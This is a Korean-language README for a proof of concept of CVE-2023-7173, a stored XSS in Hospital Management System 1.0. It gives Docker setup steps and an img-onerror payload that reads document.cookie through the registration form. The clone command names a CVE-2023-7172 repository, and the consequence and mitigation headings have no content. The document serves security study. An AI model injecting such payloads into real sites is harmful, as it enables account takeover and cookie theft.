 sharathc213/cve-2023-7173
# CVE-2023-7173 개념 증명 — Hospital Management System 1.0의 저장형 XSS, Docker 설정 및 재현 단계 포함

저장형 크로스 사이트 스크립팅(XSS)은 악성 코드를 웹사이트에 주입하고, 데이터베이스에 저장한 후, 다른 사용자가 감염된 페이지를 볼 때 실행되도록 하는 심각한 웹 취약점입니다. 이 특정 사례에서 취약점은 병원 관리 시스템(HMS)의 사용자 로그인 페이지에서 발견되며, "Fullname" 매개변수가 저장형 XSS 공격에 취약합니다. 적절한 입력 검증 및 데이터 정화 부재로 인해 공격자는 악성 스크립트를 주입하여 사용자 계정을 손상시키고, 민감한 정보를 탈취하거나, 승인되지 않은 작업을 수행할 수 있습니다.
git clone https://github.com/sharathc213/CVE-2023-7172.git
cd CVE-2023-7172
docker-compose up -d

http://localhost:8080/hms/registration.php에서 사용자 등록 양식으로 이동합니다.<img src="https://raw.githubusercontent.com/sharathc213/cve-2023-7173/main/x" onerror=alert(document.cookie)>
http://localhost:8080/hms/user-login.php의 로그인 페이지로 이동합니다.
병원 관리 시스템의 저장형 XSS 취약점은 다음과 같은 심각한 결과를 초래할 수 있습니다:
환자 데이터 노출:
환자 안전 위험:
무단 작업:
신뢰 훼손:
규정 미준수:
의료 서비스 중단:
법적 및 윤리적 영향:
재정적 결과:
이 취약점을 해결하려면 다음 완화 조치를 구현하십시오:
이 프로젝트는 의도적으로 취약하게 설계되었으며 교육 및 테스트 목적으로만 사용해야 합니다. 프로덕션 환경에 배포하지 마십시오.
